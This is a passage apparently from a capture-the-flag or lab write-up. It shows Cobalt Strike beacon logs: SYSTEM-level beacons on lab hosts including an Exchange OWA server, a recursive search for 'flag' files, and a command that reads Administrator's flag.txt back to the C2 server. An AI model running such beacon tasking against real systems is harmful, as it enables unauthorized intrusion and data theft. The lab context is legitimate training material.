C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\14.0.639.21\themes\base\icon-flag.gif
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\Current\themes\base\icon-flag.gif
C:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
C:\Users\Administrator\Desktop\flag.txt
C:\Users\All Users\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
C:\Windows\winsxs\amd64_microsoft-windows-t..linetools.resources_31bf3856ad364e35_6.1.7600.16385_en-us_e0c78718d036c565\flattemp.exe.mui
C:\Windows\winsxs\amd64_microsoft-windows-t..linetools.resources_31bf3856ad364e35_6.1.7600.16385_zh-cn_404df186b7589f77\flattemp.exe.mui
C:\Windows\winsxs\amd64_microsoft-windows-t..vercommandlinetools_31bf3856ad364e35_6.1.7600.16385_none_16388089be7402ae\flattemp.exe
C:\Windows\winsxs\amd64_microsoft-windows-w..etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f0d21d0b5e184994\FlashConfig.xsd
C:\Windows\winsxs\amd64_microsoft-windows-w..etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f0d21d0b5e184994\FlashConfigDevice.xsd
11/28 11:04:36 beacon> shell type C:\Users\Administrator\Desktop\flag.txt
11/28 11:04:36 [*] Tasked beacon to run: type C:\Users\Administrator\Desktop\flag.txt
11/28 11:04:37 [+] host called home, sent: 75 bytes
11/28 11:04:37 [+] received output:
flag{49
[OWA] SYSTEM */5116
last: 696ms
beacon>

最终完整拓扑图


Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) AboutMe OLa-Tools
SYSTEM *
WEBLOGIC @ 3068
SYSTEM *
SQLSERVER-2008 @ 940
SYSTEM *
WORK-7 @ 1172
SYSTEM *
OWA @ 5116
事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X Beacon 10.10.10.8@5116 X
11/28 11:01:22 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:02:18 beacon> sleep 0
11/28 11:02:18 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:03:41 beacon> shell dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [*] Tasked beacon to run: dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [+] host called home, sent: 61 bytes
11/28 11:04:18 [+] received output:
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\14.0.639.21\themes\base\icon-flag.gif
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\Current\themes\base\icon-flag.gif
C:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
[OWA] SYSTEM */5116
last: 313ms
beacon>